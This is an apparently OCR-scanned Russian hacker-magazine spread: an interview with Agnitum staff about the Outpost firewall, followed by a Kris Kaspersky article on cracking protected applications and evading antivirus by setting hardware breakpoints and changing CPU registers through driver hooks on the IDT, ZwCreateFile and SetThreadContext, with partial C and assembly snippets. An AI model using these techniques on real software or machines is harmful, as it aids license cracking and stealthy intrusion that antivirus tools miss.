Михаил Пеньковский, коммерческий директор компании "Агнитум": Это, если можно так выразиться, наша судьба. Самой первой утилитой, вышедшей "из-под клавиатуры" нашей компании, был Jammer (Джаммер), далекий прообраз того Outpost'а, известного всем. Дабы понять разницу, представь допотопный велосипед и сравни его с современным мотоциклом. Джаммер обеспечивал защиту от атак троянскими вирусами, а также позволял осуществлять простейший контроль над приложениями, пытающимися установить интернет-соединения. Именно благодаря успеху Джаммера мы смогли начать разработку Outpost Firewall, сделав инвестиции в расширение штата компании. Outpost Firewall Pro позволил нам выйти на принципиально новый уровень как с точки зрения технологии, так и с точки зрения бизнеса. Мы дали рынку не просто программу, а "продукт" во всех смыслах этого слова. Благодаря файрволу мы выросли из маленькой команды из пяти энтузиастов и удаленной работы на дому до стремительно растущей компании, состоящей из 30-ти профессионалов.

XS: Какие проблемы при создании возникали, как вы решали их?

Михаил Пеньковский: Стоит отметить, что за любым успешным продуктом или технологией стоят талантливые люди, которые были объединены общей идеей. В случае с "Агнитумом" все именно так: на каждом этапе нашего развития нам удавалось привлекать в компанию талантливых разработчиков, программистов, тестеров и инженеров поддержки. Поэтому "неразрешимых" технически задач на этапе разработки продукта просто не было, по крайней мере мы всегда относимся к трудностям как к "решаемым". И время показало, что так оно и есть.

XS: Существует ли сейчас в России кризис разработки подобного ПО?

Михаил Пеньковский: Опыт наших коллег из Лаборатории Касперского показывает, что в России можно зарабатывать достойные средства на разработке и продаже ПО. Проблема пиратства, конечно, есть, но она не так актуальна, как пять-семь лет назад. В данный момент Россия делит третье-четвертое места с Англией в объеме продаж компании "Агнитум", уступая лишь Германии и США. И это логично: во всем мире производители получают большую долю прибыли с локальных рынков. Это отражается и на нашей активности на международных рынках. Именно в США, Германии и России мы наиболее активно инвестируем комплекс маркетинга и развиваем каналы сбыта.

XS: Как боретесь с пиратами?

Михаил Пеньковский: С 2002 по 2004 год мы удваивали объемы продаж, а в 2005 году рост относительно прошлого года составляет 50%, что также является хорошим результатом. При подсчетах так называемых убытков от деятельности пиратов многие забывают, что далеко не все покупатели виртуальных флибустьеров готовы приобрести продукт по официальной стоимости, поэтому речь идет не об "убытках", а об упущенной потенциальной прибыли. А это, согласись, разные вещи. К тому же в случае с Outpost'ом у нас достаточно сложная для взлома система регистрационных ключей, что существенно снижает пиратское распространение.

XS: Какие ноу-хау реализованы в Outpost? Или же в нем были использованы хорошо оформленные чужие наработки?

Михаил Пеньковский: Надо понимать, что все производители находятся в одном и том же информационном пространстве. Если сегодня мы реализовали интересную идею, то завтра большинство конкурентов добавят ее в свои продукты. В свою очередь, мы также анализируем деятельность конкурентов и иногда берем на вооружение их идеи, адаптировав и улучшив их на свой лад. Без этого невозможен прогресс, и разработка программных продуктов здесь ничем не отличается от разработки новых автомобилей. Outpost прежде всего выделяет себя среди конкурентов уровенем безопасности, который получает пользователь, установив продукт на свою систему. Последние два года мы усиленно работаем именно над этим компонентом, сделав высокие защитные свойства своеобразной визитной карточкой Outpost'а. В каждой новой версии мы укрепляем броню файрвола новыми механизмами, оправдывая ожидания наших пользователей. Вторая отличительная черта - комплексный подход к настройкам продукта. Outpost может освоить и новичок, и продвинутый пользователь. Первый может воспользоваться автоматическими настройками, не углубляясь в детали. Второй же приятно удивится богатству опций по конфигурации защиты файрвола. В отличие от Outpost'а, другие файрволы сделаны либо для новичков, что делает их использование бессмысленным для пытливых пользователей, либо для профессионалов, что делает невозможным их потребление среднестатистическими пользователями.

XS: Успех был обеспечен маркетингом или преимуществами продукта?

Михаил Пеньковский: Я бы рассматривал техническую реализацию и маркетинговую стратегию как комплекс мер, который и позволил нам добиться успеха. Так, выпустив первую версию продукта с отличными техническими характеристиками, мы были

слишком маленькой компанией и не обладали средствами для организации рекламной кампании, но чисто маркетинговая идея по выпуску бесплатной версии с ограниченным функционалом позволила нам взять резвый старт и завоевать большую популярность у пользователей, экспертов по безопасности и прессы. Если бы продукт был слабым, то успеха бы не было, равно как без этой идеи мы не смогли бы так быстро провести промоушен продукта при таком бюджете. Дальнейшие наши успехи опять же связаны с правильной маркетинговой стратегией и отличной технической реализацией.

XS: Сотрудничаете ли вы с хакерами, чтобы быть ближе к проблеме? Какие цели дальнейшего совершенствования файрвола?

Михаил Пеньковский: Нет, не сотрудничаем. Цели определяем исходя из трех принципов: требования рынка, собственные инновации и требования существующих пользователей.

XS: Какие проблемы файрвол не может решить?

Алексей Белкин, технический специалист компании "Агнитум": В данный момент мы не можем найти и удалить вирусы, блокировать спам. Но это предмет будущих разработок.

XS: Какое будущее у файрволов? Чем закончится гонка вооружений хакеров и разработчиков?

Алексей Белкин: Гонка будет продолжаться, но свои коррективы будут вносить новые версии операционных систем и Windows, в частности. Также не стоит сбрасывать со счетов вариант создания централизованного органа контроля пользователей а-ля продвинутый Net-Passport. Однако полностью решить проблему хакеров и угроз компьютерной безопасности практически невозможно. Проблема криминальной активности существует с самого рождения человечества, просто сейчас мы наблюдаем ее в другой среде - виртуальной. Как и любая система, наша все время колеблется между состояниями равновесия и преимущества какой-либо из сторон. Достаточно интересен интеллектуальный анализ активности приложений, хотя, как показывает практика, в настоящее время эвристические анализаторы уже не столь популярны, как ранее. Прошу прощения за банальность, но очень хороший хакер всегда сможет обойти любую защиту. То, что в настоящее время понимается под интеллектуальным анализом активности, как правило, довольно примитивные механизмы, не намного сложнее логики кофеварок. Уместна аналогия с охраной высокопоставленных лиц. Она никогда не сможет дать 100% гарантию безопасности, но может защитить от 99% процентов возможных бед, исходящих от средне и слабо подготовленных злоумышленников. Мы даем пользователю возможность быть спокойным до тех пор, пока им не заинтересуются "гуру". И стремимся не к тому, чтобы обеспечить невозможные 100%, а к тому, чтобы сделать наиболее комфортной работу в рамках тех 99%, которые можем предоставить.

Крис Касперски aka мыщъх (no e-mail)

STEALTH PATCHING СВОИМИ РУКАМИ

МАЛОИЗВЕСТНЫЕ СПОСОБЫ ВЗЛОМА

Хакерские методики совершенствуются, между тем широкой крэкерской общественности ничего об этом не известно. Ходят какие-то неясные слухи, но пошаговой инструкции взлома никто не предлагает. Мы раскусили некоторые малоизвестные способы взлома клиентских приложений.

ОБЗОР СПОСОБОВ ВЗЛОМА

Клиентские приложения можно ломать по-разному. Возможностей просто море, главное - иметь фантазию, тогда это не хакерство, а самая настоящая камасутра получается! Одни хакеры предпочитают локальный взлом, другие - удаленный. Сейчас поговорим о локальном взломе. На самом деле в хакерском мире все взаимосвязано, и локальный взлом можно рассматривать как заключительную стадию удаленной атаки.

Будем исходить из того, что на вражеском компьютере уже находится собственный код хакера. Забросить его можно различными путями. Например, найти переполняющийся буфер и затолкать в него shell-код или зарядить электронное письмо "нехорошим" вложением. В общем, эта методика уже давно отработана и отшлифована до зеркального блеска. Вирусы, черви, троянские лошади так и прут - только успевай затыкать дыры. А количество дыр, обнаруженных в Windows за последние полгода, переходит все границы терпимости и гуманизма. Каждый месяц приходится качать по полста метров заплаток, практически все из них критические. Но кто качает их? Так, считанные единицы! Корабль под названием "Windows" дал серьезную течь, треснув по всем швам. Миллионы незалатаных машин ждут своего часа!

Локальное воздействие на атакуемую машину до сих пор замалчивается как специалистами по информационной безопасности, так и хакерами. Дальше примитивных методов сокрытия файлов и процессов дело обычно не идет. Вызывать native-API операционной системы можно, но... бесполезно. Заразить NTOSKRNL.EXE таким способом все равно не удастся, к тому же любая модификация системных файлов слишком заметна. Лучше воевать с исполняемыми файлами прямо в памяти!

МОДИФИКАЦИЯ БЕЗ ИЗМЕНЕНИЯ

Классика - это не только Достоевский с Толстым, но и изменение защитных байт в файле или памяти (более известное под именем "bit hack"). Такой же древний, неинтересный, навязший у всех на зубах прием. Легко обнаруживаемый, да к тому же юридически далеко не безупречный. Модификация программного обеспечения - это статья. А статья - это ласты :). "Несанкционированный доступ к информации" и все такое.

Можно ли хакнуть приложение, не прикасаясь к нему? Вопрос не так глуп, как кажется: в нашем распоряжении есть и ментальные методы. Попросту говоря, голова. Пусть мы не можем модифицировать код и данные приложения, но насиловать регистры процессора нам никто не запрещает! Процессор, в отличие от программного обеспечения, продается, а не лицензируется, то есть мы можем делать с ним все, что вздумается.

Рассмотрим типичную программу, вызывающую защитную функцию, за которой следует условный переход, действующий по принципу "свой-чужой". В ассемблерном виде это может выглядеть приблизительно так:

```
CALL check_something
TEST EAX,EAX
JNZ
virus_or_evil_hacker_has_detected_and_will_be_destroy
CALL all_ok_continue_normal_execution
```

Что можно сделать? Нечестные варианты: а) подправить функцию check_something так, чтобы она всегда возвращала TRUE (XOR EAX,EAX/DEC EAX/RETN и телемаркет); б) изменить TEST EAX,EAX на XOR EAX,EAX, чтобы независимо от результатов проверки, регистр EAX всегда был равен нулю; в) удалить команду JNZ, заменив ее операцией MOV EAX,EAX (то же самое, что и NOP, только из двух байтов). Все эти способы серьезно конфликтуют с законом. На тебя могут наехать и серьезно затоптать.

А вот сравнительно честный метод взлома: дожидаемся выхода из функции check_something и тут же модифицируем регистр EAX, устанавливая его в 1 или в FFh. Это же наш регистр, выкупленный у компании Intel (или AMD), и авторское право на него не

Спуск Windows'а на воду

распространяется! Нет-нет, команда TEST EAX,EAX остается нетронутой, и целостность ломаемой программы никак не нарушается. Воздействию подвергается лишь сам регистр.

Как вариант, можно дождаться завершения выполнения команды TEST EAX,EAX и подправить регистр флагов, а точнее флаг Zero. Или изменить EIP таким образом, чтобы он прыгал на нужную нам ветку. Никакой закон не может заставить нас выполнять тот код, выполнять который мы не хотим! Это же сплошное насилие получается!

Правда, хороших юристов это не остановит :). Уголовный кодекс в первую очередь смотрит на конечный результат, игнорируя пути его достижения. Зарубить человека можно топором, купленным на честно заработанные, но вряд ли это станет оправданием. Другими словами, пользоваться взломанной программой все равно незаконно. Но мы же и не собираемся ей пользоваться, мы совсем другого хотим: внедриться на атакуемый компьютер так, чтобы никакая антивирусная собака даже не тявкнула.

Как это можно осуществить практически? Первое, что приходит на ум, - присоединиться к атакуемому процессу путем DebugActiveProcess (или открыть процесс с флагом DEBUG_PROCESS), некоторое время потрассировать его, дожидаясь выполнения нужной команды, затем "подрихтовать" регистры и отпустить бразды правления. Звучит прекрасно, но работает только на бумажных процессах. В диких джунглях реального двоичного кода трассировка умирает еще в упаковщике/протекторе. К тому же она очень медленно работает, что тут же демаскирует атаку, не говоря уже о том, что API-функции трассировать нельзя и приходится предусматривать обходной код, в результате чего трассировщик разрастается до размеров слона.

А что если установить аппаратную точку останова? Если только атакуемая программа не предпримет специальных усилий (например задействует все четыре точки останова под собственные нужды), этот прием может неплохо сработать! Проблема в том, что точка останова устанавливается на линейный, а не физический адрес, и потому обработчик отладочного исключения (которое генерируется при обращении к соответствующей ячейке памяти) возбуждается в контексте данного процесса. А это значит, что для успешной реализации атаки мы должны проникнуть в чужое адресное пространство.

Это можно сделать создав удаленный поток, за что отвечает функция CreateRemoteThread (в 9x она не работает, но 9x - уже почти труп), или воспользоваться связкой VirtualAllocEx/WriteProcessMemory. Обе технологии давно отработаны и описаны в сотнях хакерских мануалов. Большинство троянов именно так и работает. А вот это уже нехорошо.

В семействе NT природа точек останова - сугубо локальная.

Теряется фактор новизны, неожиданности и внезапности. Разработчики антивирусов активно работают над созданием оружия, срубающего внедряющийся код еще на излете. К тому же вторжение в чужое адресное пространство может быть расценено как модификация приложения в памяти. Юристам ведь не объяснишь, что авторские права распространяются лишь на образ приложения на диске/памяти, но отнюдь не на адресное пространство целиком!


В принципе, можно разместить отладочный обработчик в области памяти, принадлежащей операционной системе, например KERNEL32.DLL. Microsoft довольно лояльно относится к таким проделкам, и ее практикуют довольно многие коммерческие программы, но здесь есть одно "но". Все, что находится ниже адреса 80000000h, состоит в прямом ведении прикладного процесса и на каждый из них проецируется индивидуально. То есть если мы изменим пару байт в "своей" проекции KERNEL32.DLL, все остальные процессы не узнают об этом! А это значит, что внедрение отладочного обработчика должно осуществляться из контекста атакуемого процесса, следовательно, мы должны внедриться и модифицировать его! Замкнутый круг? Не совсем. Можно, к примеру, модифицировать KERNEL32.DLL на диске. Технически это возможно (хотя и непросто), но... нас сразу же обнаружат! Первой возмутится SFC (а это значит, что ее придется отключать), за ней потянутся антивирусные сторожи, ревизоры, мониторы и прочие силовые структуры. Нет, этот метод не подходит.

А почему бы не загрузить свой драйвер и не разместить отладочный обработчик внутри него? Верхняя половина адресного пространства (от 80000000h и выше) проецируется на все процессы. Сюда загружается NTOSKRNL.EXE и драйверы, следовательно, наш драйвер будет "виден" из любого процесса. Более элегантного и, самое главное, законного способа внедрения, пожалуй, и не придумаешь. От победы и финала нас отделяет только одна маленькая проблема, а именно то, что верхняя половина адресного пространства недоступна »

Все описанное в статье - просто информация. Если решил что-то проделать в реале, всегда думай о последствиях для своей задницы.

По идее регистры процессора никаким боком не относятся к приложениям, и их изменение не нарушает прописанных законов. Но попробуй доказать, что ты не верблюд. Тем более что судят по результатам, а не средствам их достижения.

Можно ломать не только программы, но и процессоры



Страницы памяти, доступные на исполнение

Отключить защиту можно через драйвер, так как он исполняется на нулевом конце, что и требуется.

прикладным процессам. Попытка передачи управления тут же возбуждает исключение, неизбежное, как восход солнца. Это и демонстрирует следующая программа. Она сканирует адресное пространство и выводит адреса всех страниц, к которым есть доступ на исполнение. Ни одной страницы выше 80000000h здесь не обнаруживается.

```
#include <windows.h>
#include <stdio.h>
main()
{
  unsigned int p = 0x00001000;
  // начальный адрес
 while(p) {    // мотаем цикл по всему мясокомбинату
  // выводим адреса всех страниц, к которым
  // есть доступ на исполнение

  if (!IsBadCodePtr(p)) printf("%08Xh ",p);

    // перемещаемся на следующую страницу
    p+=0x1000;
  }
}
```

Любой драйвер может модифицировать содержимое таблицы прерываний IDT.

Хотя... На нулевом кольце (наш драйвер исполняется именно там) можно творить все что угодно. Сотворить Адама вряд ли получится (с искусственным интеллектом прогресс застрял на уровне дождевого червя), но отключить защиту мы сможем. Правда, это будет слишком заметное, уродливое и к тому же небезопасное решение. Защита установлена на верхнюю половину памяти не даром. Она не позволяет приложениям входить в разнос, и хотя операционная система спокойно проживет и без нее, это будет сплошное варварство.


Проведем простой эксперимент - напишем программу, которая передает управление куда-то в глубину ядра, и посмотрим, что происходит при этом.

```
#include <stdio.h>

main()
{
  char *p;
  // произвольный адрес в верхней половине
  // адресного пространства
  p = (char *)0xBE0FAC69;

  // передача управления на p
  // (конечно, это можно было сделать и на C,
  // но на асме круче)
  _asm {
            mov ebx,[p]
            jmp ebx
  }
}
```

Как и следовало ожидать, мы получаем исключение типа "ошибка доступа", и управление передается не на ядро, а на обработчик структурного исключения, он же SEH – Structured exception handling (поиск по одноименному ключевому слову в MSDN или интернете выдает очень много интересного). У каждого процесса имеется как минимум один структурный обработчик, устанавливаемый операционной системой. Он выводит пресловутое сообщение о критической ошибке на экран и завершает приложение. Программист может устанавливать и свои обработчики, перехватывающие исключения и тем или иным образом обрабатывающие критическую ситуацию. К сожалению, все они выполняются в контексте данного процесса, про сложности внедрения в адресное пространство которого мы только что говорили. Тупик?

Вовсе нет! На самом деле SEH получает управление в последнюю очередь, когда бал окончен, закуска съедена, а девушки вытворяют весь SEH, на который только способно наше воображение. При возникновении исключения процессор автоматически переходит в режим ядра и передает управление операционной системе, точнее, тому самому коду, на который указывает соответствующий элемент таблицы прерываний (IDT - Interrupt Description Table). Любой драйвер может беззастенчиво модифицировать содержимое IDT по своему усмотрению, перехватывая все прерывания, которые ему нужны. Техника перехвата подробно описана в любой книге, посвященной программированию в защищенном режиме. К примеру в учебнике Юрова, который так и назы-

Клиентское приложение, работающее на прикладном уровне, неизбежно обречено на поражение.




Последствия обращения к ядру из прикладного режима

НОРА МЫЩЬХ'А

■ Мыщьх поднял экспериментальный ftp-сервер, раздающий свои заначки в электронном виде.

IP-адрес: 83.239.33.46 (доменного имени пока нет)
Порт: 21 (стандартный)
Логин: xakep
Пароль: xakep
Папка: /pub



Приблизительное время работы: с 14:00 до 06:00 (мыщьх - ночной зверь). При возникновении проблем рекомендуется установить пассивный режим ftp-клиента. Никаких ограничений на количество подключений нет. Канал - 500 мегабит, так что налегайте. Только не все сразу ;). Банов не ставят: мыщьх - добрый сисоп :).

вается - "Ассемблер - учебник". Еще есть Зубков, Гук и известная рассылка Калашникова.

Главное, что решить нашу задачу все-таки возможно. Несмотря на то, что верхняя половина адресного пространства недоступна прикладным процессам, аппаратная точка останова все-таки передает управление обработчику, причем на прикладном уровне это протекает незаметно и до SEH'а дело просто не доходит. Вот такие превратности таят в себе метаморфозы программирования в защищенном режиме.

Идем дальше. Линейный адрес точки останова хранится в регистрах Dr0-Dr3. Об этом рассказывает "фирменная" документация от Intel и AMD, а моя "Техника и философия хакерских атак" содержит исходный код перехватчика со всеми комментариями. Кстати, электронную версию можно бесплатно утянуть с моего персонального ftp-сервера (подробности во врезке).


В семействе NT природа точек останова - сугубо локально. Каждый процесс владеет своим набором регистров Dr0-Dr3, и хотя количество точек останова от этого не увеличивается, они срабатывают только в контексте того процесса, в котором были установлены. Елки-палки, опять этот контекст! Ни одно начинание без него не обходится. Такова природа многозадачной NT, а против нее не попрешь. В 9x все проще: точки останова носят глобальный характер, распространяющийся на все процессы, что одновременно хорошо и плохо. Хорошо потому, что для установки точек останова не нужно лезть в чужой процесс, а плохо потому, что точки останова срабатывают в каждом процессе и обработчику приходится каждый раз разбираться, кто есть кто и куда.

К счастью, в нашем распоряжении есть две мощных функции GetThreadContext и SetThreadContext. Первая читает контекст потока, второй, соответственно, устанавливает. В общих чертах алгоритм выглядит так: определяем PID нужного процесса (а определить его можно с помощью вызовов TOOLHELP32, о которых рассказывается в любом хакерском FAQ, или с помощью ничуть не менее известной недокументированной функции ZwQueryInformationProcess, описанной там же). Полученный PID передается функции CreateToolhelp32Snapshot, создающей список процесса со всеми его потоками, разбором которых занимаются функции Thread32First/Thread32Next (работают по принципу известной парочки FindFirstFile/FindNextFile).

Первый поток, как правило, и является основным, однако в некоторых случаях это не так, но это уже детали. Как бы там ни было, идентификатор потока передается функции OpenThread. Что за OpenThread? Нет какой функции! OpenProcess есть, а OpenThread конструктивно не предусмотрена. Каждый программист это знает! Достаточно взять в руки документацию и прочитать. Но документацию хакеры читают в последнюю очередь (если ничего не помогает, прочти, наконец, документацию), а перед этим просто вызывают функции наобум :) или, на худой конец, лезут в MSDN за Knowledge Base, в которой недвусмысленно сказано, что функция OpenThread все-таки есть. Она честно экспортируется KERNEL32.DLL, но в SDK и заголовочные файлы не включена. Так захотелось какому-то менеджеру из Microsoft. Может, у него настроение было плохое или жена заболела, а тут еще OpenThread'ы всякие... Заметка под номером Q121093 ("Points to Remember When Writing a Debugger for Win32s"), датируемая застойным 1997 годом, об этом конкретно и гово-

Смотри WINNT.H, если нужна структура CONTEXT.

Закон жизни: чем активнее совершенствуются защитные системы, тем активнее их начинают ломать.



Поиск в MSDN по ключевому слову OpenThread выдает пару интересных статей »

рит. Так что жаловаться на закрытость информации не приходится.

Функция принимает единственный аргумент - идентификатор потока, а возвращает его дескриптор или голимый ноль, если с открытием происходит облом (например, недостаточно прав). Менять содержимое контекста на ходу недопустимо (это все равно что перебегать скоростную автомагистраль на красный свет), поэтому поток перед изменением необходимо затормозить функцией SuspendThread. Тогда можно вызывать GetThreadContext с флагом CONTEXT_FULL и читать контекст, организованный в виде одноименной структуры CONTEXT. Здесь опять возникают сложности. Platform SDK не приводит никакой информации о CONTEXT'е, мотивируя это тем, что работать с контекстом на низком уровне никому не нужно: он де недокументирован и на каждой платформе реализован по-своему... На самом деле существует только одна платформа - INTEL, а все остальное - экзотика. Маркетоиды могут говорить что угодно и громоздить один уровень абстракции поверх другого, но программистов на этом не проведешь! Разработчики Windows прекрасно понимали, что без работы с регистрами ни одна системная программа все равно не обходится, и подарили нам замечательный файл WINNT.H, входящий в состав Platform SDK и содержащий определения многих недокументированных структур (и структуры CONTEXT в том числе) с более-менее подробными комментариями.

Модифицировав регистры процессора по своему усмотрению, мы вызываем функцию GetThreadContext и размораживаем поток с помощью ResumeThread. Все! Теперь наш хакерский обработчик восстанавливает IDT в прежний вид и самоликвидируется, выгружая драйвер из памяти. В упрощенном виде это происходит так:

```
// получаем дескриптор потока,
// вызывая недокументированную функцию
OpenThread
hThread = OpenThread(Id); if (!hThread) return;

// даем потоку наркоз
SuspendThread(hThread);

// говорим, что нам нужен полный контекст
// со всеми кишками отладочных регистров
Context.ContextFlags = CONTEXT_FULL;

// извлекаем контекст из недр потока
GetThreadContext(hThread, Context);

...
// модифицируем отладочные регистры семейства
Drx,
// устанавливая аппаратную точку останова на хакаемый код
...

// имплантируем обновленный контекст обратно в поток
SetThreadContext(hThread, Context);

// пробуждаем поток
ResumeThread(hThread);
```

Огромный минус этой технологии в том, что она слишком заметна, к тому же поток может запросто защититься от GetThreadContext, но на этот случай в нашем хакерском бардачке есть отдельный стратегический план.


Как известно, KERNEL32.DLL содержит лишь высокоуровневые "обертки" реальных API-функций, ведущих к очередной "обертке" в лице NTDLL.DLL. Реальный код сосредоточен в NTOSKRNL.EXE - подлинном ядре операционной системы, которое проживает в верхней половине адресного пространства. Ядерные функции всегда исполняются в чьем-то контексте, который в общем случае является контекстом процесса, вызывавшего ту или иную API-функцию. Процессов, не вызывающих никаких API-функций, в природе не встречается. Даже если процесс состоит из одного лишь return (кстати, Windows 2000 отказывается грузить файлы без импорта KERNEL32.DLL), определенная часть кода системного загрузчика исполняется в контексте загружаемого процесса и вызывает множество ядерных функций. Короче, загрузить процесс, не потревожив ядра, практически нереально (разве что загружать его на виртуальной машине). А это значит, что регистры Drx могут быть установлены прямо из ядра без обращения к API-функциям GetThreadContext и SetThreadContext! Отследить эти махинации практически нереально!

Для осуществления задуманного ты должен перехватить одну или несколько ядреных функций, вызываемых из контекста атакуемого процесса еще до того, как защитный механизм получит управление (после уже будет поздно). Этим условиям отвечает функция ZwCreateFile, хотя, если защищенный код расположен в самом начале приложения, она нам ничем не поможет и потребуется встраиваться в загрузчик PE-файлов, что несколько труднее, так что оставим все частности за рамками разговора и вернемся к ZwCreateFile.

Дизассемблерный листинг будет выглядеть приблизительно так (естественно, линейный адрес функции в памяти будет совсем другим, но его легко определить по таблице экспорта, так как NTOSKRNL.EXE - это фактически обыкновенный исполняемый файл):

```
text:0042FC00 ZwCreateFile proc near
                ; CODE XREF: sub_49D192+4Dvp
text:0042FC00
                                ; sub_4B1D24+85vp ...
text:0042FC00
text:0042FC00 arg_0           = byte ptr 4
text:0042FC00
text:0042FC00 B8 20 00 00 00+ mov     eax, 20h
text:0042FC05 8D 54 24 04     lea     edx,
[esp+arg_0]
```

> Реальный код сосредоточен в NTOSKRNL.EXE - подлинном ядре операционной системы.



Структура CONTEXT не документирована в Platform SDK, но описана в WINNT.H

```
text:0042FC09 CD 2E                    int
2Eh
text:0042FC0B C2 2C 00                 retn
2Ch
text:0042FC0B ZwCreateFile  endp
text:0042FBFE ; ---------------------------------------
text:0042FBFE 8B FF                    mov
edi, edi
```

